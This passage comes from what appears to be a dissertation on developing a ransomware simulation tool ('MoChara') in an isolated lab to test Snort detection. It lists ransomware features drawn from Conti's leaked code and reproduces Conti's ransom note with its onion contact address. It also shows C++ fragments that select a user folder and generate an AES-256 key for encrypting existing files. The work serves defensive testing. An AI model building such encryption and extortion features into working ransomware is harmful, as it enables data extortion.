2. Encrypting in AES-256 then encoding files in the base64 algorithm to reduce entropy level
3. The number of files to be encrypted each step.

Their hypothesis was a success with the tool bypassing behaviour-based anti-ransomware protection measures. However, the scenario played out in the research only used a custom ransomware detection tool and not more common IDS tools such as Snort. It is worth taking this research further and testing if using popular IDS solutions like Snort can detect a ransomware simulation tool. Again, there is a considerable amount of ransomware features missing in this simulation tool by only simulating the encryption process. There is no replication, exfiltration or more features in this tool. As the researchers' work was essentially a proof of concept it is also worthwhile experimenting with the implementation of missing features stated. It would be beneficial to investigate if combining all the features of ransomware into one simulation tool will give a more accurate measurement of the overall network security.

## 2.4 Ransomware Features

Going back to "Social engineering as an attack vector for ransomware" the researchers' gave a great example of what a ransomware attack entails (P. L. Gallegos-Segovia, J. F. Bravo-Torres, V. M. Larios-Rosillo, P. E. Vintimilla-Tapia, I. F. Yuquilima-Albarado & J. D. Jara-Saltos, 2017). This analysis can be used to understand some of the necessary features to implement during the project development. From their analysis the features of ransomware are:

- Information encryption: Either symmetric encryption or asymmetric encryption.
- Information erasure: Either deletion or hidden.
- Detect virtualized environments with algorithms.
- Monitor and control the infection process to alert the attacker of a new victim through the use of Command and Control.
- Locking user out of system functions.
- Extortion demanding payment to decrypt files displaying a window or creation of a text file.
- A Timer starts with a time limit that begins counting down until the files are deleted permanently and unrecoverable.


Furthermore a more recent analysis on ransomware features today was performed by S. Alzahrani, Y. Xiao and W. Sun with their research “An Analysis of Conti Ransomware Leaked Source Codes” (Alzahrani, Y. Xiao and W. Sun, 2022). Many questions were answered about the Conti ransomware on how it functions due to the leaked source code.

Conti was programmed using the programming language C++ and the software Microsoft Visual Studio. The encryption algorithm used is ChaCha20, which is a variant of the Salsa20, to generate encryption keys. Conti also makes use of the RSA algorithm, using an RSA public key to encrypt the ChaCha key. There are also three types of encryptions: Full, Header and Partial (Table 1).

Table 1: Types of Encryptions deployed by ransomware

Encryption Type	Description
Full	Fully encrypts the file
Header	Only encrypts the header bytes of the file
Partial	Only partially encrypts a file. Can be utilised for evasion techniques.

The file extension is then changed to “.EXTEN” and appended with “.PXILP” . A ransom note text file is also created called “R3ADM3.txt” as seen in Figure 4, presented by Alzahrani, Y. Xiao and W. Sun. To decrypt files Conti simply uses the encryption key from each file and then decrypts using the RSA private key.



```

readme.txt - Notepad
File Edit Format View Help
All of your files are currently encrypted by CONTI strain.
Backups were encrypted or deleted, same as Shadow Copies.

As you know (if you don't - just "google it"), all of the data that has been
encrypted by CONTI software cannot be recovered by any means without contacting
our team directly.
If you try to use any additional recovery software - the files might be damaged,
but if you are still willing to try - try it on the data of the lowest value.

To make sure that we REALLY CAN recover all of the encrypted data - we offer you to
decrypt 2 random files of your choice completely free of charge.
None of your internal documents or files were downloaded this time, and as soon as
we receive the payment - your network will be completely recovered like nothing
happened.
Besides the fast and easy recovery process you will be provided with breach
details or vulnerabilities that led your network to get compromised and some
security tips on how to avoid it in future.

The faster you reply - the easier and cheaper it will be.
To receive information on the price of the recovery software you can contact our
team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://contirecj4hbzmyzuydyzrvvm2c65blmvhoj2cvf25zqj2dwrqrcq5oad.onion/

HTTPS VERSION :
https://contirecovery.best

---BEGIN ID---
m53p1IXEpTBIBieCUotLe00DunTGBzXVQrNYHSJXnEAa3pZ1Dr13JddcXqsE4U1r
---END ID---

```

Figure 4: Conti ransomware’s ransom note (Alzahrani, Y. Xiao and W. Sun, Figure 23, 2022)

## 2.5 Summary

To summarise the research reviewed, there is a lot of key points and features that the researcher can use to develop a methodology for the project.

There is missing research and lacking evidence into how effective Snort IDS is against ransomware simulation tools instead of live ransomware created by malicious attackers for the intention of extortion. The encryption process needs to encrypt previously existing data and files not created by the ransomware simulation tool.

From the attempts of previous researchers, the topic area is very promising. With further study a ransomware simulation tool could be the next defensive measure against the threat of ransomware. The current study expects to contribute to the area and evaluate if extending the functionality of ransomware simulation tools will provide better measurement of overall network security.

A ransomware simulation tool should have many features:

- Use the different types of encryptions (full, header, partial).
- Multiple encryption algorithms.
- Change file extension type and appendage name.
- Create a readme text file containing ransom information.
- Window pop up demanding payment.
- A countdown timer displaying time left until files are unrecoverable/published.
- Locking user out of system functions.
- Either deleting or hiding files.
- Command and Control functionality.

Finally, the tool will be programmed using the language C++ as it is one of the programming languages of choice to make modern day ransomware. Microsoft Visual Studio will be used to program the ransomware simulation tool.

## Chapter 3 Methodology

It's the main aim of this project to develop a ransomware simulation tool that combines the main features of ransomware into one tool without the false safety net that current simulators provide. The main features for the developed tool being Encryption, Ransomware note and Decryption. The project also intends to give future developers a guide on how to effectively design and implement a similar or extended ransomware simulation tool themselves. The researcher set out to achieve this by:

- Allowing the User to modify the directory that gets encrypted.
- Encrypting existing user data.
- Allowing the User to modify file extension.
- Providing a step-by-step guide on the development process undertaken.

### 3.1 Setting Up Host-Only Virtual Active Directory Network

Before any development could begin the researcher set up an isolated virtual network using virtual machines in VMWare Workstation 16 Pro Version 16.2.3. The reasoning behind this was to prevent the tool from encrypting important files on the host machine during development. As it's possible during development the code may have bugs that could encrypt files that the researcher did not give the tool permission to. The virtual environment was only used until the tool had been fully developed, tested rigorously and was safe to deploy on the researcher's host machine and consequently any other machine other than the researcher's.

#### 3.1.1 Networking

The researcher set up the network that would be similar to one deployed in a company setting with the use of Active Directory, Windows Servers and multiple Windows machines.

##### Virtual Switch

To begin the Virtual Network Editor was opened within VMWare and the VMnet2 virtual switch was chosen which had the IP address range of 192.168.13.0/24. The subnet mask was 255.255.255.0 (Figure 5).




Figure 5: Creating VMnet2 virtual switch IP and Subnet Mask

## Network Diagram

Figure 6 below shows a detailed network diagram on how the virtual network was connected by the researcher. The project development occurred on the Paddy Win 10 VM. An ESXI 7 Server was utilised to handle the multiple machines in the virtual network. Windows Server 2019 was used to handle the active directory domain services on the network. Finally, a pfSense firewall was used to install the Snort detection tool.




Figure 6: Host-only VM network diagram.

If the ransomware simulation tool to be tested can replicate, then it should spread within the network to other machines connected to the domain server.

### 3.1.2 Windows ESXI Server Version 7.0.3

Windows Server 2019, two Windows 10 VM's (Alice, Bob) and a pfSense firewall were all created in an ESXI Server. The ESXI server used the same VMnet2 virtual switch to connect all machines in a private isolated network.

Appendix D, Figure 1 is the start-up interface for the server. To interact with the server the IP address 192.168.13.129 was entered into the Paddy VM's web browser.

### 3.1.3 Windows Server 2019

In the Windows Server 2019 VM a domain was created in the server manager console. The FQDN of Server 1 was set as *server1.ad.example.com* and the Domain Name was set as *ad.example.com* (Appendix D, Figure 2&3). Domain Computers, Domain Controller and Domain Accounts were configured in Active Directory which can be seen in Appendix D, Figures 4-6. Once the Windows server was set up each Windows 10 was joined to the domain which can be seen in Figure 7 below and Figure 8 on the next page as well as Appendix D, Figures 7&8.




Figure 7: Windows 10 Paddy domain account connected to ad.example.com




Figure 8: Domain accounts for AD domain

### 3.2 Snort Setup

Now that the network and required machines were created the network detection tool Snort was set up using the pfSense firewall VM.

#### Rules

On pfSense the researcher searched for Snort in Package Manager and installed the package (Figure 9 and Appendix D, Figure 9). An internet connection was supplied just for this stage which was then immediately changed back to the VMnet2 virtual switch.




Figure 9: Searching packages for Snort.

After installation of Snort the community ruleset was installed and updated by the researcher to the version of 17<sup>th</sup> February 2023 (Figure 10 & Appendix D, Figure 10). The full Snort ruleset update can also be found in Appendix E.

Installed Rule Set MD5 Signature

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	1674c233908cab3aea06b0e589568c88	Friday, 17-Feb-23 17:50:38 GMT
Snort GPLv2 Community Rules	7f9339f3ca82a6bf341bcd4f42bdd8a	Friday, 17-Feb-23 17:50:38 GMT
Emerging Threats Open Rules	8e5074db6ea63678a792103fe382b6eb	Friday, 17-Feb-23 17:50:40 GMT
Snort OpenAppID Detectors	Not Enabled	Not Enabled
Snort AppID Open Text Rules	Not Enabled	Not Enabled
Feodo Tracker Botnet C2 IP Rules	Not Enabled	Not Enabled

Update Your Rule Set

Last Update

Feb-17 2023 17:50

Result: Success

Update Rules

✔ Update Rules

⬇️ Force Update

Click UPDATE RULES to check for and automatically apply any new posted updates for selected rules packages. Clicking FORCE UPDATE will zero out the MD5 hashes and force the download and application of the latest versions of the enabled rules packages.

Figure 10: Snort rule set updated 17th February 2023.

## Network Monitoring Setup

Now that Snort was installed with community rules the next step was to make it monitor the private network. Figure 11 below is the WAN settings of Snort. The WAN interface selected was the private network (VMnet2).

Services / Snort / WAN - Interface Settings

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists

SID Mgmt Log Mgmt Sync

WAN Settings WAN Categories WAN Rules WAN Variables WAN Preprocs WAN IP Rep

WAN Logs

### General Settings

**Enable** ☒ Enable interface

**Interface** WAN (vmx0)
 Choose the interface where this Snort instance will inspect traffic.

**Description** WAN
 Enter a meaningful description here for your reference.

**Snap Length** 1518
 Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.

### Alert Settings

**Send Alerts to System Log** ☒ Snort will send Alerts to the firewall's system log. Default is Not Checked.

Figure 11: WAN settings for Snort on pfSense firewall

With the network settings of Snort configured it was ready to be deployed as seen in Figures 12&13.




Figure 12: Snort currently not running.




Figure 13: Snort is successfully monitoring the network for any alerts.

Then the pfSense firewall rules itself were configured and the 192.168.13.0/24 network added (Figure 14).




Figure 14: pfSense firewall WAN rules allowing traffic to 192.168.13.0/24 network.

The researcher logged onto the pfSense firewall through the command line to check the WAN rules which shows everything was configured correctly (Figure 15).

```
*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> vmx0      -> v4/DHCP4: 192.168.13.132/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option:
Message from syslogd@pfSense at Apr  8 21:54:11 ...
php-fpm[3581]: /index.php: Successful login for user 'admin' from: 192.168.13.128
(Local Database)

Message from syslogd@pfSense at Apr  8 22:07:48 ...
php-fpm[3571]: /index.php: Successful login for user 'admin' from: 192.168.13.128
(Local Database)
```

Figure 15: pfSense firewall command line interface.

A quick test of the tool from Alice's Windows 10 VM appeared in the Snort Alerts (Figure 16). The host-only private network was successfully set up with Active Directory and Snort running.

System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

Services / Snort / Alerts

Snort Interfaces
Global Settings
Updates
Alerts
Blocked
Pass Lists
Suppress
IP Lists
SID Mgmt
Log Mgmt
Sync

Alert Log View Settings

Interface to Inspect: WAN (vmx0)
Auto-refresh view: ☐
Alert lines to display: 250
Save

Alert Log Actions
Download
Clear

Alert Log View Filter

120 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2023-04-08 23:37:02		3	TCP	Unknown Traffic	192.168.13.130	88	192.168.13.131	49734	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2023-04-08 23:37:02		3	TCP	Unknown Traffic	192.168.13.130	88	192.168.13.131	49734	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-04-08 23:37:02		3	TCP	Unknown Traffic	192.168.13.130	88	192.168.13.131	49734	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-04-08 23:37:02		3	TCP	Unknown Traffic	192.168.13.130	88	192.168.13.131	49733	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2023-04-08 23:37:02		3	TCP	Unknown Traffic	192.168.13.130	88	192.168.13.131	49733	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request

Figure 16: Snort alerted from Alice's VM within the private network.

### 3.3 MoChara

Development then began on the ransomware simulation tool. To better help with how the encryption process occurred it is shown in Figure 17. This is what the researcher used when programming the encryption feature as it's also what some current ransomware samples perform.




Figure 17: Encryption process.

The full code for the ransomware simulation tool, “MoChara”, developed in this project can be found in Appendix F. This section will go into detail on how each ransomware feature was achieved.

The researcher programmed the tool using Microsoft Visual Studio 2022 with the programming language being C++20. The cryptography used in the project for encryption/decryption was from the library CryptoPP 8.7 (Dai, 2021). PYSA ransomware used CryptoPP therefore MoChara will use matching encryption algorithms of real-world ransomware meeting one area of improvement identified (Cybereason, 2021). The CryptoPP C++ library was downloaded and copied to the virtual machine and its libraries were included in the Visual Studio Code project.

#### 3.3.1 Selecting a Folder

##### 3.3.1.1 Code

To begin either encryption or decryption, the User first must select an existing folder on the system to be used in the simulation. It achieves this by using the Windows SHBrowseForFolder function which can be found on line 338 in Figure 18. The directory selected is then saved for later use in the encryption or decryption functions.

```
337  
338     LPITEMIDLIST pidl = SHBrowseForFolder(&bi);  
339     std::wstring beforeConversion;  
340     if (pidl != NULL)  
341     {  
342         // get the name of the folder and put it in path  
343         SHGetPathFromIDList(pidl, path);  
344         beforeConversion = path;  
345     }
```

Figure 18: Windows SHBrowseForFolder function used to select folder.

However, the User is only able to select folders beginning from C:\Users, as can be seen on line 322 in Figure 19, by the researcher setting the root directory (DanRollins, 2010). This is to prevent encryption of critical files such as the Windows folder. This will encrypt existing files meeting another requirement identified in the literature review.

```
330 //OPEN UP FOLDER BROWSER TO SELECT A FOLDER TO ENCRYPT//
331 PIDLIST_ABSOLUTE pidlRoot;
332 HRESULT hr = SHParseDisplayName(L"C:\\Users", 0, &pidlRoot, 0, 0);
333 TCHAR path[MAX_PATH];
334 BROWSEINFO bi = { 0 };
335 bi.ulFlags = BIF_RETURNONLYFSDIRS | BIF_USENEWUI;
336 bi.pidlRoot = pidlRoot;
337
338 LPITEMIDLIST pidl = SHBrowseForFolder(&bi);
```

Figure 19: Setting the root directory to C:\Users.

### 3.3.1.2 Running Folder Selection

An Example can be seen in Figures 20&21. Desktop was selected for the simulation scenario.




Figure 20: User is only able to select sub folders from C:\Users.




Figure 21: Desktop is selected for the simulation.

## 3.3.2 Encryption

### 3.3.2.1 Code

AES 256 in Galois/Counter Mode (GCM) mode symmetric encryption is the encryption algorithm used to encrypt each file. GCM is authenticated encryption and was chosen as it is a more secure encryption method checking for any modification of the encrypted files before decrypting. Two options are given to the User. Either to enter "1" to encrypt or "2" to decrypt. When the user enters 1 and confirms the folder to be encrypted the encryption feature is then run. An AES 256 key is generated and passed to the encrypt function as can be seen on lines 383,384 and 390 (Figure 22).

```
374     if (mode == 1 && confirmation == "Y") //Encryption Process
375     {
376         string append;
377         cout << "Please enter the file extension to append (E.G .mcra): ";
378         std::cin >> append; //user entered extension is later used in encryption process
379
380         AutoSeededRandomPool prng;
381         string storeKey;
382
383         SecByteBlock key(AES::MAX_KEYLENGTH); //Creating a byte array to store AES 256 key
384         prng.GenerateBlock(key, key.size()); //generating random AES 256 key
385
386         storeKey.clear();
387         StringSource(key, key.size(), true, new HexEncoder(new StringSink(storeKey))); //C
388
389         //Encryption process
390         encrypt(key, afterConversion, append, usernameConverted); //AES 256 key, the fold
391         cout << "Finished encrypting entire folder...\n";
392
393         //Create ransomware note
